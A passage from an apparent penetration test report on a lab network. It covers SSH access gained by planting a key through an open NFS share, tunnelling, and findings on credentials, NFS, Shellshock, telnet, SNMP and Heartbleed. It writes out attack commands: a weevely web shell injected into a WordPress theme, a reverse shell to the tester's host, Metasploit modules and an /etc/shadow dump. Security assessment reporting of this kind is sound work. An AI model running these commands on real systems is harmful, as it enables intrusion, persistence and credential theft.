


Figure 42 - DMZ rules within firewall

From the DMZ it was shown that traffic from any source can access the destination at 192.168.0.66 through the DMZ which is reflected in the fact that nmap scanning was performed successfully against that address. This also demonstrated that traffic to the DMZ interface at .241 was blocked, which is where the firewall management portal would be – specifically targeting the HTTP and HTTPS ports. The LAN network was also fully blocked off from the DMZ which was appropriate.

It is worth noting that rules in PFsense operate on a hierarchical rule system where the rules at the top take precedence over the rules at the bottom.

Based on this it was assessed that compromising the 192.168.0.66 machine would allow access to other devices within the LAN, as it was the only device accessible through the DMZ.

3.1.10.2 Compromising 192.168.0.66 – PC5

Due to the fact that this machine had an SSH server, access through that was attempted first. Initial connection indicated the need for a public key:

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
```

Figure 43 - SSH Authentication attempted on 192.168.0.66

Therefore, the tester tried authenticating as root on the 192.168.0.242 (Webserver 2) virtual machine from which tunnel 0 was operating from, as tunnel 0 was shown to be able to scan the address. Then ssh connection was attempted from inside the virtual machine at 192.168.0.242. This still gave a public key error – indicating that the machine at .242 did not have SSH access to PC5.

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 19 22:32:08 2023 from 192.168.0.200
root@xadmin-virtual-machine:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Permission denied (publickey).
```

Figure 44 - SSH Authentication attempted on 192.168.0.66 through 192.168.0.242

As NFS was accessible the second method of exploitation involved accessing the NFS file share on 192.168.0.66, mounted identically as previously:

mkdir /mnt/NFSPC5
mount 192.168.0.66:/ /mnt/NFSPC5

From this it was ascertained that there was no .ssh folder within the filesystem to pull a publickey from, two options were considered that would allow ssh access:

1. Modify the SSH configuration to not require a public key, by modifying the value shown in Figure 45.

```
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys
```

Figure 45 - Configuration showing pubkey authentication required

2. Add the public key of Kali Linux within a newly created SSH folder to be used.

Option 1 presented some issues in that the ssh service had to be restarted to use the change – which whilst still possible through the “crontab” file by scheduling a command to execute one minute after

editing the file, this was deemed to be harder to execute than adding the Kali public key to the "authorized keys" list.

This look into the ssh configuration was still useful in that it also gave the intended location of the authorized keys file.

Kali did not have a public key initially therefore one was generated, specifying the number of bits in line with that present in the ssh configuration using the command:

```
ssh-keygen -t rsa -b 1024
```

This was then sent from the kali machine to a newly created folder for the authorized keys on the remote machine.

```
cat .ssh/id_rsa.pub > /mnt/NFSPC5/root/.ssh/authorized_keys
```

Which then allowed authentication.




Figure 46 - ifconfig command output on 192.168.0.66

From this another SSH tunnel was established from which subsequent Nmap scans could be performed. The following commands were performed in sequence:

Command	System
pico /etc/ssh/sshd_config	Xadmin
service ssh restart	Xadmin
ssh -w1:1 root@192.168.0.66	Xadmin
Ip addr add 1.1.1.5/30 dev tun1	Xadmin
Ip link set tun1 up	Xadmin
Ip addr add 1.1.1.6/30 dev tun1	Kali
Ip link set tun1 up	Kali
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding	Xadmin
ip -t nat -A POSTROUTING -s 1.1.1.4/30 -o eth0 -j MASQUERADE	Xadmin

This allowed for traffic to be sent through PC5 to other addresses.

3.1.11 Router 4 – 192.168.0.97

For a telnet connection to succeed a route had to first be established through the tunnel 1 interface with the command:

```
Route add -net 192.168.0.96/27 tun1
```

From which the router was then accessible as with previous instances using the default credentials,




Figure 47 - IP Table for Router 3 located at 192.168.0.97

Which showed no new interfaces or devices, indicating that the network devices had most likely been successfully mapped.

Following successful host mapping and access, comprehensive version detection and UDP scanning was performed against the found hosts - visible in Appendix E – Nmap UDP Scans and Appendix F - Service detection Nmap scans respectively.

4 SECURITY WEAKNESSES

4.1 OVERALL DISCUSSION

4.1.1 Credential Issues

A number of issues related to login credentials were present.

- There were instances of default credential usage from initial setups/configurations that were found. Specifically, the VyOS routers all made use of the default credentials for login and the pfsense firewall present on the similarly made use of easily accessible default credentials for login.
- There are instances of repeated credential usage with the 'Xadmin' user on PC1 and PC2 making use of the same password 'plums'
- All the presently found passwords were below NIST recommendations of 8 characters, as well as containing no numbers or special characters (except gatvol!) allowing for them to be easily cracked. (National Institute Of Standards and Technology, 2020)
- Some passwords found retained a consistent theme of being fruit-related (apple, pears, plums) – this substantially increases their chances of being guessed if an attacker obtains one or more of them.

4.1.2 Sudo Permissions

Any user within the "sudo" group in Linux can perform the "Sudo su" command to become the root user and authenticate with the password of the current account – several accounts that most likely should not have this ability do have the ability to do so. For instance, VyOS allows for the sudo su command to be performed in order to authenticate as the root user on the machines running VyOS with no password required. Shown below in Figure 48. The xadmin users can also perform Sudo su to obtain root access on the PC machines which was exploited throughout network mapping.

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```

Figure 48 - Successful root access on vyos

4.1.3 No password lockouts

None of the SSH shares that make use of passwords had a lockout in place allowing for dictionary attacks/password brute forcing to be easily performed as passwords can be repeatedly tried with no consequence.

Similarly, the WordPress instance made use of no password lockouts and as such similarly allowed for brute forcing which was used to great effect.

4.1.4 Poor NFS permissions

The Network File System is not protected by any form of authentication allowing it to be mounted by any user and any file present to be modified. This allows for a variety of exploits such as:

- Code execution through the crontab file scheduling a command to execute a minute after edit.

- Modifying configuration files to circumvent authentication or to authorize unintended machines through file addition as was demonstrated with 192.168.0.66 and a public key.
- Adding new users or accessing existing accounts through cracking password and user files, as was demonstrated on PC1.

These permissions can be viewed within the /etc/exports file on a PC running the NFS service, as shown below with /etc/exports on PC1 (Figure 49). This example was notable as it showed that it mounted directly into the / directory, otherwise known as the root directory which gave access to the entire filesystem representing a significant vulnerability.

```
xadmin@xadmin-virtual-machine:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 49 - /etc/exports on 192.168.0.193

Other examples, such as that shown on PC2 mounted into the /home/xadmin directory by default (Figure 50)

```
root@xadmin-virtual-machine:~# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
root@xadmin-virtual-machine:~#
```

Figure 50 - /etc/exports on 192.168.0.226

Both instances made use of the ‘ro’ flag to ensure that files were strictly read only, which is an appropriate security step. However, this read only is essentially negated due to the “no_root_squash” imperative used in all instances of configuration which means that root on the client is treated as root on the host. This means that by connecting as root on the Kali machine, root is de-facto provided by the server allowing for file read/write access regardless of the ‘ro’ flag.

```
root@xadmin-virtual-machine:~# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
root@xadmin-virtual-machine:~#
```

Figure 51 - /etc/exports on 192.168.0.66 (PC5)

On PC5 there was a blatant instance of insecurity in that the ‘ro’ flag was not set, ‘rw’ was instead set denoting “read write” permissions which allowed for the modification of any file by a non-root user who connected via SSH. This occurred in combination with it mounting directly into the root directory (See Figure 51).

4.1.5 Shellshock

The shellshock vulnerability is a well-known vulnerability that targets exposed /cgi-bin/ files that allow for arbitrary command execution through malicious code tacked onto the end of an environment variable. (HackTricks, 2023). Due to the nature of this being a well-known exploit, a metasploit payload existed that allowed for easy exploitation giving access to a reverse shell, from which further persistent methods of access could be obtained - in this case involving cracking the passwords present to allow ssh access. This was demonstrated against the webserver at 192.168.0.242.

4.1.6 Telnet

The method used to connect to all the VyOS routers is telnet, telnet is an inherently insecure protocol as it does not make use of encryption allowing for data to be easily intercepted and viewed including passwords and usernames. (SSH Communications Security, 2023). To demonstrate this, a wireshark packet interception was performed whilst logging in:




Figure 52 - Standard telnet login on router 1

As shown in Figure 52, within the terminal the date and time are clearly visible but the password is obscured. When the corresponding TCP stream is shown as indicated by the date (see Figure 53) it clearly shows the console output visible without the need to have terminal access purely through protocol interception. The segments highlighted in red are the host side, with the blue representing the router.




Figure 53 - TCP stream of the telnet connection

From this, it’s clear to see that the password obscured in the terminal is entirely readable in plaintext through intercepting the connection.

To get an even clearer picture (as the username is printed strangely in Figure 53), the sending side can just be shown as seen in Figure 54 which demonstrates that the username is similarly shown in plaintext.




Figure 54 - Kali machine side of the TCP stream

4.1.7 Outdated Versions

The SSH version in use is vulnerable to a variety of exploits owing to the devices on the network using OpenSSH 5.5p1 and OpenSSH 6.6.1p1 when the most recent version is OpenSSH 9.6p1 (OpenSSH, 2023)

The version of the VyOS software running on all the routers is outdated as it is version 1.1.7 from 2016 (See Figure 55). The most recent version is 1.3.5 as of December 2023. (Baturin, 2023)

```
vyos@vyos:~$ show version
Version:      VyOS 1.1.7
Description:  VyOS 1.1.7 (helium)
Copyright:    2016 VyOS maintainers and contributors
Built by:     maintainers@vyos.net
Built on:     Wed Feb 17 09:57:31 UTC 2016
Build ID:     1602170957-4459750
System type:  x86 64-bit
Boot via:     image
Hypervisor:   VMware
HW model:     VMware Virtual Platform
HW S/N:       VMware-56 4d d5 c4 60 e2 e0 14-7b a2 d3 56 09 c4 95 b8
HW UUID:      564DD5C4-60E2-E014-7BA2-D35609C495B8
Uptime:       08:07:35 up 8 days,  7:47,  1 user,  load average: 0.00, 0.01, 0.05
```

Figure 55 - VyOS router version information

The WordPress version was also shown to be considerably lower than modern secure versions, with it being version 3.3.1 (see Figure 56) when the modern iteration is WordPress 6.4.2 (WordPress, 2023)




Figure 56 - WordPress version displayed as 3.3.1

Many other core packages were shown to be out of date, detailed in the remediations section as these were largely system elements used in exploits or observed whilst scanning.

4.1.8 WordPress

The WordPress instance hosted on the network allows for several instances of malicious file upload or code inclusion if it is compromised that could subsequently interfere with network operation such as Editing PHP files relating to the used theme, allowing for code to be executed on every page as the theme exists on all of them.

To demonstrate this, a weevely shell was generated with the command:

```
weevely generate password /root/Desktop/test.php
```

Which created a reverse weevely shell with the password “password” and the code from that php file was then injected into the footer.php page of the theme as shown in Figure 57.

Figure 57 - Weevely Shell embedded on footer.php below the standard footer

Therefore all an attacker had to to do access this was to connect to any page featuring the footer, for instance, the first page found as shown in Figure 58.




Figure 58 - Successful initiation of weevely reverse shell

From this, the users on the system could be ascertained (See Figure 59)




Figure 59 - Assessing the users on 172.16.221.237

From this position an attacker did not have many capabilities owing to the nature of the shell, but they could stabilize the shell (it still did not display nicely, but was fully functional) by first spawning a bin/sh shell that allowed for subsequent meaningful command execution with the commands:

:backdoor_reversetcp 192.168.0.200 4444
Python -c 'import pty; pty.spawn("/bin/sh")'




Figure 60 - Python bin/sh shell being spawned within TCP reverse shell

(A bash shell would have also worked and been more fully functional – but this was discovered after this testing had been performed and the principle is the same, with bash giving marginally more features) From here, the tty command could be used to verify successful shell stabilization as shown in Figure 61.




Figure 61 - Proof of TTY being established.

This newly stabilized shell allowed for attempted verification as a user. As such the password for the "user" account was successfully guessed as "user" which allowed for authentication as "user" on the machine, from which a standard 'sudo su' command could be performed and authenticated using the guessed password to obtain root access.




Figure 62 - Sudo su success on webserver 1

This was demonstrated to be usable for exploit as the /etc/shadow could for instance be viewed or dumped. (See Figure 63)




Figure 63 - /etc/shadow present on the WordPress machine showing successful root access

It was also outdated and had several vulnerabilities possible.

4.1.9 Sensitive Information Leakage

On all the hosts featuring VyOS routers a http website was present which leaked the operating system in use shown in Figure 64, this represented an easy vector of information enumeration without the need for tools.




Figure 64 - VyOS HTTP page

The same was true of Webserver 2, which had a HTTP site displaying a large variety of OS information shown in Figure 65.

Figure 65 - OS information leakage on Webserver 2 (192.168.0.242)

This was pulling data from the URL http://192.168.0.242/cgi-bin/status hosted on the same server in JSON format as shown in the site's scripts. (See Figure 66)

Figure 66 - Script retrieving variables from /cgi-bin/status

4.1.10 NTP

NTP can be used for information enumeration if scripts are used against any of the synchronized instances of NTP, such as that present on 192.168.0.241 (Firewall DMZ address). An attacker can scan the NTP port on UDP to ascertain OS information, as shown below tunnelled through PC5 (192.168.0.66):

```
root@kali:~# nmap -e tun1 -sU --script ntp-info -p 123 192.168.0.241
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 17:19 EST
Nmap scan report for 192.168.0.241
Host is up (0.0047s latency).

PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|   receive time stamp: 2036-02-07T06:28:30
|   version: ntpd 4.2.8p10@1.3728-o Wed May  3 18:47:55 UTC 2017 (1)
|   processor: amd64
|   system: FreeBSD/10.3-RELEASE-p19
|   leap: 0
|   stratum: 12
|   precision: -24
|   rootdelay: 0.000
|   rootdisp: 0.000
|   refid: 127.0.0.1
|   reftime: 0×00000000.00000000
|   clock: 0×e92ff96b.2f930ab2
|   peer: 0
|   tc: 3
|   mintc: 3
|   offset: 0.000000
|   frequency: 0.000
|   sys_jitter: 0.000000
|   clk_jitter: 0.000
|_  clk_wander: 0.000\x0D
Service Info: OS: FreeBSD/10.3-RELEASE-p19

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Figure 67 - Result of NTP-info script

NTP was however appropriately sanitized against the “monlist” command, which was attempted – providing no information owing to monitoring being disabled which is a good security step and prevents potential denial of service attacks.

4.1.11 SNMP

SNMP (Simple Network Management Protocol) was installed on all of the interfaces within routers present on the network, almost all of these were SNMPv3 – which makes use of encryption and is highly secure. But on router 4, both eth0 and eth1 at 192.168.0.97 and 192.168.0.65 made use of SNMPv1 & SNMPv3 which was shown during UDP scanning. The fact that SNMPv1 is in use allows for exploitation. For instance, any of the Nmap SNMP scripts can be used to enumerate information – take for instance getting the interface information without having access to the machine as shown below in Figure 68.

```
root@kali:~# nmap -sU --script=snmp-interfaces 192.168.0.97 -p 161
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 18:33 EST
Nmap scan report for 192.168.0.97
Host is up (0.0052s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Status: up
|     Traffic stats: 829.35 Kb sent, 829.35 Kb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 192.168.0.97  Netmask: 255.255.255.224
|     MAC address: 00:50:56:99:4c:a5 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|     Status: up
|     Traffic stats: 281.24 Mb sent, 337.56 Mb received
|   Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
|     IP address: 192.168.0.65  Netmask: 255.255.255.224
|     MAC address: 00:50:56:99:ac:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|_    Traffic stats: 356.28 Mb sent, 289.03 Mb received

Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
```

Figure 68 - Interface information gathered through an Nmap SNMP script

Using Metasploit, the SNMP login payload can be used to try to find the string used for authentication in an attempt to achieve read/write access. In this case, a user can successfully achieve at best read access login with the community string “public”

```
msf5 auxiliary(scanner/snmp/snmp_login) > set RHOSTS 192.168.0.97
RHOSTS => 192.168.0.97
msf5 auxiliary(scanner/snmp/snmp_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 192.168.0.97:161 - Login Successful: public (Access level: read-only); Proof (sysDescr.0): Vyatta VyOS 1.1.7
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/snmp/snmp_login) >
```

Figure 69 - Successful community string assessment through Metasploit

Similarly, the Metasploit “scanner/snmp/snmp_enum” payload can be used to provide a wealth of information through SNMPv1, an example of which is shown below in Figure 70. For a full output see Appendix G - Metasploit snmp_enum output.

```
[*] Network IP:

Id                IP Address          Netmask             Broadcast
1                 4.4.4.4             255.255.255.255     0
1                 127.0.0.1           255.0.0.0           0
3                 192.168.0.65        255.255.255.224     1
2                 192.168.0.97        255.255.255.224     1

[*] Routing information:

Destination       Next hop            Mask                Metric
4.4.4.4           0.0.0.0             255.255.255.255     0
127.0.0.0         0.0.0.0             255.0.0.0           0
172.16.221.0      192.168.0.98        255.255.255.0       1
192.168.0.32      192.168.0.98        255.255.255.224     1
192.168.0.64      0.0.0.0             255.255.255.224     0
192.168.0.96      0.0.0.0             255.255.255.224     0
192.168.0.128     192.168.0.98        255.255.255.224     1
192.168.0.192     192.168.0.98        255.255.255.224     1
192.168.0.224     192.168.0.98        255.255.255.252     1
192.168.0.228     192.168.0.98        255.255.255.252     1
192.168.0.232     192.168.0.98        255.255.255.252     1
192.168.0.240     192.168.0.98        255.255.255.252     1

[*] TCP connections and listening ports:

Local address     Local port          Remote address      Remote port         State
0.0.0.0           80                  0.0.0.0             0                   listen
0.0.0.0           443                 0.0.0.0             0                   listen
127.0.0.1         199                 0.0.0.0             0                   listen
127.0.0.1         199                 127.0.0.1           47591               established
127.0.0.1         199                 127.0.0.1           47593               established
127.0.0.1         199                 127.0.0.1           47595               established
127.0.0.1         47591               127.0.0.1           199                 established
127.0.0.1         47593               127.0.0.1           199                 established
127.0.0.1         47595               127.0.0.1           199                 established
```

Figure 70 - Excerpt from successful execution of the snmp_enum payload

4.1.12 mDNS

The mDNS/Zeroconf service allows for successful queries to be performed against it that can aid in performing a denial of service attack (NCSC Ireland, 2023). See Figure 71 for an example of a successful query.




Figure 71 - Nmap dns service discovery script success

This was not performed owing to potential network integrity destruction but is still a potential weakness.

4.1.13 Heartbleed

Heartbleed relates to an issue within the OpenSSL cryptography library between version v1.0.1 and 1.0.1f that impacts services that make use of TLS or SSL. Owing to there being a few HTTPS services present it was determined that Heartbleed may be possible against some of them.

This was proven to be correct when the process of scanning 172.16.221.0/24 showed that webserver 1 at 172.168.221.237 was vulnerable to Heartbleed.

Figure 72 - Nmap detection of Heartbleed

Metasploit has a usable payload for Heartbleed that was executed taking advantage of this vulnerability, with the following commands demonstrated in Figure 73.

Msfconsole
Use auxiliary/scanner/ssl/openssl_heartbleed
Set RHOSTS 172.16.221.237
Set verbose true
exploit

